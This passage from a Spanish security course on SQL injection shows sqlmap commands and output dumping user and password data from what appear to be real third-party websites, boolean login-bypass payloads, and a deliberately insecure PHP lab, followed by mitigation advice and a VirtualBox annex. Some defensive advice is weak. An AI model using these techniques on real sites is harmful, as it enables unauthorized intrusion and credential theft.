


Ilustración 260: Extraer los nombre de las tablas.

Ahora vamos a extraer los datos de las columnas de las tablas claro seria la que más nos interesa en nuestro caso vamos a usar la tabla “Usuario”. Ahora procedemos sacar las columnas de una de las tablas con el siguiente comando:

Ilustración 261: Línea de comando para extraer los datos de la columna de las tablas.

./sqlmap.py –u http://www.cvcargo.net/home.php?id=2 **–D cvlogist_Admincont –T Usuario - - columns.**

Ilustración 262: Observando la lista de os usuarios.

Ya podemos ver las columnas de la tabla lo que nos queda es ver los registros de las propiedades más importante como user y password. Donde **–T** es para el nombre de la tabla y **- - columns** para extraer las columnas de dicha tabla.

El siguiente paso es realizar un **dump** a los campos necesarios que nos permitan ver el login de la web para poder administrarla nosotros probaremos con los campos Usuario y contraseña.

Ahora procedemos a sacar los datos del campo que elegimos **Ejecutamos el comando**

./sqlmap.py –u http://www.cvcargo.net/home.php?id=2 **–D cvlogist_Admincont –T Usuario –C usuario - - dump**

```
root@root:/pentest/web/scanners/sqlmap# clear
root@root:/pentest/web/scanners/sqlmap# ./sqlmap.py -u http://www.cvcargo.net/home.php?id=2 -D cvlogist_Adminco
nt -T Usuario -C usuario --dump
```

```
[14:43:08] [INFO] the back-end DBMS is MySQL

web application technology: Apache 2.0.64, PHP 5.2.9
back-end DBMS: MySQL 5.0
[14:43:08] [INFO] fetching columns for table 'Usuario' on database 'cvlogist_Admincont'
Database: cvlogist_Admincont
Table: Usuario
[8 columns]
+------------+--------------+
| Column     | Type         |
+------------+--------------+
| Aso        | smallint(6)  |
| contrasena | varchar(255) |
| correo     | varchar(255) |
| Exa        | smallint(6)  |
| grupo      | int(11)      |
| id_usuario | int(11)      |
| Junta      | smallint(6)  |
| usuario    | varchar(255) |
+------------+--------------+

[14:43:09] [INFO] Fetched data logged to text files under '/pentest/web/scanners/sqlmap/output/www.cvcargo.net'

[*] shutting down at: 14:43:09

root@root:/pentest/web/scanners/sqlmap#
```

Ilustración 263: Extrayendo los campos de la tabla usuario.

Vamos a extraer los datos del campo contraseña

./sqlmap.py –u http://www.cvcargo.net/home.php?id=2 **–D cvlogist_Admincont –T Usuario –C contraseña - - dump**




Ilustración 264: Extrayendo los datos del campo contraseña.

Lo único que nos falta es encontrar el panel de administración del target, para esto usaremos una herramienta en perl para manejarla desde consola si estás en BackTrack o en otra distro de Gnu/Linux, si estás en Windows puedes descargar el Havij, ya que trae una función para encontrar paneles de administración de las web's, acá les dejo el link de descarga de 'Panel Admin'; http://mantroxtools.tuars.com/ → Encontrar el Panel de administrador de una web desde consola en Backtrack/ → panel.admin.pl → clic derecho, guardar como, y lo guardan en root.

Otra manera de atacar.

Ilustración 265: Otra manera de atacar.

Pues además de hacer uso del Backtrack, también podemos emplear lógica booleana, la cual nos permitirá engañar a los pórtales web que han sido diseñados sin seguir todos los parámetros de seguridad necesarios, recordemos que nada es 100% seguro, y muchos programadores aún cometen el siguiente error:

"SELECT * FROM TRABAJADOR WHERE [clave personal]='" & pass & "'AND TRABAJADOR='" & usuario & "'"

Seguramente si alguna vez has programado enviando datos por parámetros, te dirás, ¿qué le pasa? Ahí no hay errores, y en parte tienes razón pues no hay errores, sin embargo no estás tomando todas las medidas de seguridad necesarias, mira qué sucede si a la línea de código antes expresada le añado lo siguiente:

' or 'a'='a'

Ahora observa cómo viene a quedar la sentencia

*"SELECT * FROM TRABAJADOR WHERE [clave personal] ="* or 'a'='a *"AND TRABAJADOR="* or 'a'='a'*"*

Ilustración 266: Ejecutando la sentencia con el uso de OR.

Para este caso, tú mi querido amigo(a) quién luego de juzgarme, te has dado cuenta que no mentía, cometías el error de no filtrar la entrada. Si tan sólo hubieras aplicado un filtro para no permitir caracteres extraños, el error nunca sucedería, por tanto te recomiendo que siempre uses filtros y por cierto comunícale eso a cualquier conocido que se maneje en el apasionante mundo informático.

Para que puedan poner en práctica la inyección SQL con lógica booleana, les mencionaremos unas cuantas páginas vulnerables

2.1. RECOMENDACIONES

Lo más sensato que debemos tener en cuenta al prevenir estos ataques es filtrar el carácter ‘(comilla simple) por “(comilla doble), e incluso evitando que los usuarios puedan pasar caracteres como \ / “ ‘ o cualquier otro que se nos ocurra que puede causar problemas si hablamos a nivel de web, hacerlo siempre en cliente y servidor, si hablamos en un entorno de red local, filtrar la entrada del campo en el programa.

A nivel de web, si sólo se filtra en el cliente, es fácil saltarse la validación y provocar un fallo del estilo de los que hemos visto, para extraer información, de ahí la necesidad de hacerlo en el cliente.

Otro factor importante en cuanto a la seguridad es limitar al máximo los permisos del usuario que ejecuta estas sentencias para evitar posibles problemas.

Por ejemplo utilizando un usuario distinto para las sentencias SELECT, DELETE, UPDATE y asegurándonos que cada ejecución de una sentencia ejecute una sentencia del tipo permitido.

Por supuesto utilizar el usuario que pertenezca al rol ‘db_owner’ para ejecutar las sentencias de uso habitual de la base de datos debería quedar descartado.

Una solución definitiva sería trabajar con procedimientos almacenados. El modo en el que se pasan los parámetros a los procedimientos almacenados evita que la inyección SQL pueda ser usada. Por ejemplo utilizando el siguiente procedimiento almacenado:

```
CREATE Procedure Validar @usuario varchar (50), @passwordvarchar (50)

AS
If (SELECT Count (*) FROMUsuarios WHEREUsuario=@Usuario and
Password=@password)>0
Return 1
Return 0
```

También deberíamos validar los datos que introduce el usuario teniendo en cuenta por ejemplo la longitud de los campos y el tipo de datos aceptados. Por último, podemos programar en ASP.NET y utilizar siempre que sean posibles las clases

System.Web.Security.FormsAuthentication para que los usuarios entren en nuestras aplicaciones Web.

Como ejemplo vamos a atacar a esta página web

http://www.grupoprocleaner.com

Entramos al panel de administración de la página
http://www.grupoprocleaner.com/login/Login.asp

Escribimos la lógica booleana




Ilustración 267: Visitando Sitio web vulnerable

Ilustración 268: Observando los datos alojados en la base de datos

PRACTICA

ATAQUE DE INYECCIONES

SQL #2.

11.16 PRÁCTICA: INYECCIONES SQL #2.

Introducción.

Esta práctica tiene como objetivo explicar y mostrar cómo funcionan algunos tipos básicos de inyecciones SQL, las cuales no son más que inyectar código SQL invasor en el código SQL programado. Para llevar a cabo esta práctica es necesario programar una pequeña aplicación web con html y php la cual consiste en un pequeño sistema de logueo (solicitud de usuario y contraseña) el cual está programado de manera básica, sin tener en cuenta seguridad en su código.

Objetivos:

- Explicar cómo introducir código invasor dentro de código SQL programado en una aplicación.
- Probar algunas inyecciones SQL sencillas en la aplicación programada para la práctica.
- Resaltar debilidades que deben de tenerse en cuenta a la hora de programar para defenderse de inyecciones SQL.

Requerimientos para la realización de la práctica:

- VirtualBox.
- Máquina virtual con Ubuntu Server con Apache, PHP y MySQL.

Todo esto está siendo ejecutado sobre un ordenador con Ubuntu Desktop 12.10.

Preparando el escenario para simular el ataque.

Para crear el escenario para esta práctica necesitaremos:

- Correr Ubuntu en nuestro ordenador (al probar el ataque fue corrido Ubuntu 12.10).
- 1 máquina virtual con Ubuntu Server 10.04 (con apache, MySQL, php5 instalados y configurados debidamente para ser usados).
- 1 red Solo Anfitrion de Virtual Box.

Configuración de redes Solo Anfitrión:

Propiedad	Vboxnet0
Dirección IPv4	192.168.100.254
Máscara de Red IPv4	255.255.255.0
Servidor DHCP	Activado

Configuración de Servidor DHCP:

Propiedad	Valor
Dirección del Servidor	192.168.56.100
Máscara del Servidor	255.255.255.0
Límite de direcciones	192.168.56.101 – 192.168.56.254

Asociación de Adaptadores de red de las máquinas virtuales a las redes solo anfitrión.

SERVER

Adaptador 1 Conectado a: Adaptador Solo Anfitrión vboxnet0.

Programando la aplicación PHP.

Para poder llevar a cabo esta práctica es necesario tener una aplicación web con acceso a bases de datos, en este caso se diseña un escenario el cual consta de una aplicación programada en php accediendo a una base de datos MySql. La aplicación se trata de un sencillo sistema de acceso el cual solicita un usuario y una contraseña.

La aplicación constará de 5 pequeños archivos: form.php, verificar.php, destruir.php, restringida.php. El código de los archivos necesarios se muestra a continuación:

//conexion.php

```php
<?php
$host= "localhost";
$user= "root";
$pw= "1234";
$db= "reg_users";
?>
```

Ilustración 269: Archivo Conexión.php

//destruir.php

```php
<?php
session_start();
session_destroy();
echo "has cerrado sesion";
?>
```

Ilustración 270: Archivo destruir.php

//form.php

```php
<!DOCTYPE html>
<head><title>Prueba123</title></head>
<body>
<form action="verificar.php" method="post">
<input type="text" name="user"/><br /><br />
<input type="password" name="pw"/><br /><br />
<input type="submit" value="Ingresar"/>
</form>
</body>
</html>
```

Ilustración 271: Archivo Form.php

//restringida.php

```php
<?php
session_start();
if(isset($_SESSION['username'])){
    echo "puedes ver esta pagina";
    echo "<br><a href=destruir.php>Cerrar sesion</a>";
}else{
echo "no puedes ver esta pagina, res=gistrate";
}
?>
```

Ilustración 272: Archivo Restringida.php

//verificar.php

```
<?php
session_start();
include("conexion.php");

    $con=mysql_connect($host,$user,$pw)or die("problemas con server");
    mysql_select_db($db,$con)or die("problemas con BD");

    $sel=mysql_query("SELECT * FROM registro WHERE USER='$_POST[user]'
AND PW='$_POST[pw]'") or die (mysql_error());
    if(mysql_fetch_array($sel))
    {
        $_SESSION['username']=$_POST['user'];
        echo "sesion exitosa";

    }else
    {
        echo "combinacion erronea";
    }
?>
```

Ilustración 273: Archivo verificar.php

Una vez listos los archivos necesarios para la aplicación debemos de subirlos a nuestro servidor (en este caso nuestra máquina virtual con Ubuntu server con los servicios necesarios instalados). Ya con la aplicación web en el servidor podemos proceder a ejecutarla.

Debemos tener en cuenta también que para que nuestra aplicación funcione debemos de tener en nuestro servidor mysql la base de datos a la cual accede. A continuación se muestra el script de la base de datos:

```
--
-- Base de datos: `reg_users`
--

-- --------------------------------------------------------

--
-- Estructura de tabla para la tabla `registro`
--

CREATE TABLE IF NOT EXISTS `registro` (
  `id` int(11) NOT NULL AUTO_INCREMENT,
  `nombre` varchar(50) COLLATE utf8_spanish_ci NOT NULL,
  `user` varchar(50) COLLATE utf8_spanish_ci NOT NULL,
  `pw` varchar(50) COLLATE utf8_spanish_ci NOT NULL,
  PRIMARY KEY (`id`)
) ENGINE=MyISAM  DEFAULT CHARSET=utf8 COLLATE=utf8_spanish_ci
AUTO_INCREMENT=2 ;

--
-- Volcar la base de datos para la tabla `registro`
--

INSERT INTO `registro` (`id`, `nombre`, `user`, `pw`) VALUES
(1, 'Marvin Velasquez', 'marvin', '12345');
```

Ilustración 274: Estructura base de datos.

Ejecutando las inyecciones SQL.

La aplicación programada para este ejemplo no tiene ninguna seguridad, por lo que es netamente propensa a ataque de tipo Inyecciones SQL. Es posible atacar nuestra aplicación porque en ningún momento se comprueba que la entrada proporcionada por el usuario se ajusta a los valores esperados por la aplicación. Este proceso de saneamiento de código es importante de considerar justamente para evitar entradas ilegales.

Básicamente este ejemplo de inyecciones SQL se basa en loguearse dentro de una página sin necesidad de conocer la contraseña de un usuario o incluso sin saber algún nombre de usuario ni una contraseña.

Como primer caso de inyección supondremos que conocemos el nombre de algún usuario (por ejemplo: Marvin), un atacante podría validarse como ese usuario existente empleando para ello una inyección similar a ésta:

Ilustración 275: Formulario

La sentencia SQL generada ante tal entrada de datos seria la siguiente:

```
SELECT * FROM registro WHERE USER='marvin'-- AND PW=''
```

Ya que en el lenguaje SQL "-- " es usado para comentar lo que se escriba a continuación la contraseña será interpretada por el motor de bases de datos como si fuera un simple comentario. Por ello, finalmente es posible autenticarse como el usuario **marvin** sin conocer su contraseña.

Una inyección de código SQL muy famosa se muestra a continuación. Con ella, un atacante podría validarse como el primer usuario de la tabla **registro:**

Ilustración 276: Formulario.

La sentencia SQL generada sería:

```
SELECT * FROM registro WHERE USER=''OR 1=1-- AND PW=''
```

La cláusula WHERE se asegura de que la sentencia solo recoja información cuando la condición se evalúe como verdadera. La condición 1=1 va a hacer que la consulta siempre devuelva resultados (un comportamiento por defecto del motor de bases de datos es arrojar una fila al evaluar una de las partes como *true*), en este caso 1=1 se evalúa como verdadero. Como la cláusula **mysql_fetch_array($sel)**, lo que comprueba es si la consulta ha devuelto resultados, ésta es la forma en la que un atacante se aprovechará de ello para conseguir validarse.

En el caso de las consultas anteriores se han devuelto valores, por tanto la aplicación ha devuelto un mensaje de éxito, se consiguió acceder.




Ilustración 277: Conexión Exitosa

Analizando la s[illegible]

Ahora que probamos saltar el formulario de logueo con código SQL intruso nos dimos cuenta que nuestra aplicación tiene problemas con la seguridad. El código utilizado fue escrito con la intensión de que fuera inseguro para que pudiera dar paso a que funcionaran nuestras Inyecciones SQL. El archivo verificar.php es donde se hace la conexión con la base de datos y también la consulta programada para obtener los datos deseados, por tanto es en este archivo en donde nos vamos a centrar para analizar los puntos a tener en cuenta para evitar ser atacados por Inyecciones SQL.

Echemos un vistazo a nuestro archivo verificar.php

```
<?php
session_start();
include("conexion.php");

    $con=mysql_connect($host,$user,$pw)or die("problemas con server");
    mysql_select_db($db,$con)or die("problemas con BD");

    $sel=mysql_query("SELECT * FROM registro WHERE USER='$_POST[user]'
AND PW='$_POST[pw]'") or die (mysql_error());
    if(mysql_fetch_array($sel))
    {
        $_SESSION['username']=$_POST['user'];
        echo "sesion exitosa";

    }else
    {
        echo "combinacion erronea";
    }
?>
```

Ilustración 278: Archivo Verificar.php

La función del código es crear una conexión con el servidor, seleccionar la base de datos, ejecutar una consulta y comprobar si esa consulta devuelve resultados. En el código no se hace un saneamiento de los datos de entrada, simplemente se toma lo que tienen los campos de texto del formulario, por lo que es fácil para un atacante introducir código SQL malicioso en cualquiera de los campos para alterar el funcionamiento de nuestra aplicación.

Es importante sanear los datos de entrada antes de ejecutar nuestra consulta, ya que existen caracteres como comilla simple (‘), doble guión (--), numeral (#), pleca asterisco (/*), entre otros, los cuales son utilizados para atacar con inyecciones SQL.

La función mysql_real_scape_string() es usada para sanear cadenas de caracteres en sentencias SQL.

Los siguientes caracteres son afectados:

- \x00
- \n
- \r
- \
- '
- "
- \x1a

Podemos usar esta función en nuestro código y evitar que se usen caracteres usados para atacar nuestra aplicación. Y con una simple modificación en el código quedarían saneadas las entradas del formulario, quedando nuestro código de la siguiente manera.

```
<?php
session_start();
include("conexion.php");

    $con=mysql_connect($host,$user,$pw)or die("problemas con server");
    mysql_select_db($db,$con)or die("problemas con BD");

    $user = mysql_real_escape_string($_POST['user']);
    $pwd = mysql_real_escape_string($_POST['pw']);
    $sel=mysql_query("SELECT * FROM registro WHERE USER = '" . $user . "'
AND PW = '" . $pwd . "'") or die (mysql_error());

    if(mysql_fetch_array($sel))
    {
        $_SESSION['username']=$_POST['user'];
        echo "sesion exitosa";

    }else
    {
        echo "combinacion erronea";
    }
?>
```

Ilustración 279: Formulario Saneado.

En los ataques planteados se observa que se intentaba entrar sin tener contraseña, por tanto se dejaba en blanco dicho campo. Teniendo esto en cuenta otra manera de defendernos puede ser modificar nuestro código para que no pueda hacerse la consulta si no se llenaron ambos campos del formulario.

12 ANEXOS.

ANEXOS.

Creando máquina virtual con VirtualBox.




Ilustración 280: Interfaz de VirtualBox.

Instalación.

Descargaremos la última versión del software en el sitio https://www.virtualbox.org/wiki/Downloads para su instalación, VirtualBox es multiplataforma por lo tanto podemos utilizarla en Windows (XP o superior) o Linux. Los pasos para su instalación es sencillo puede visitar el sitio http://www.trucoswindows.net/forowindows/manuales-programas/104617-manual-virtualbox-paso-paso.html , nosotros nos vamos a enfocar en mostrar cómo crear una máquina virtual con el sistema operativo **Ubuntu** en el documento.

Ya habiendo descargado VirtualBox de acorde a su sistema operativo necesitaremos una imagen .ISO de Ubuntu desktop que podemos bajar del sitio http://www.ubuntu.com/download/desktop ya con esto podemos seleccionar crear una nueva máquina virtual en VirtualBox que describiremos a continuación.

Instalación del sistema virtual.

Seleccionamos el botón **Nueva** y nos aparece la ventana donde daremos nombre a nuestra máquina virtual, tipo de plataforma que vamos a instalar en este caso **Linux** y versión del sistema operativo Ubuntu, cabe señalar que en **Tipo** podemos usar plataformas como Windows, Mac OS x, Solaris y otras. Damos click en Next para pasar a la siguiente ventana.




Ilustración 281: Creando la Máquina Virtual.

Asignar memoria RAM al sistema operativo.

En la siguiente pantalla nos pedirá que asignemos la cantidad de memoria RAM que se asignará a la máquina virtual por defecto se le asigna 512 MB, aunque podemos aumentar el tamaño dependiendo a nuestra necesidad, aunque no podemos darle un tamaño muy alto ya que el programa no me permitirá crear la máquina virtual, mostrando un mensaje donde explica que he asignado demasiada memoria.




Ilustración 282: Asignando la cantidad de memoria RAM en Megabytes

Crear disco duro virtual.

Es este paso tenemos que agregar el disco virtual que es donde se va almacenar su máquina virtual, por defecto tiene un espacio de almacenamiento virtual de 8GB para plataformas Linux, aunque su tamaño puede varias según el sistema operativo que vallamos a virtualizar. Hay tres opciones escogeremos las segunda crear un disco duro virtual ahora. La última opción sirve para crear un disco virtual para una máquina que ya fue creada y solamente queremos correr el archivo **.VDI**.

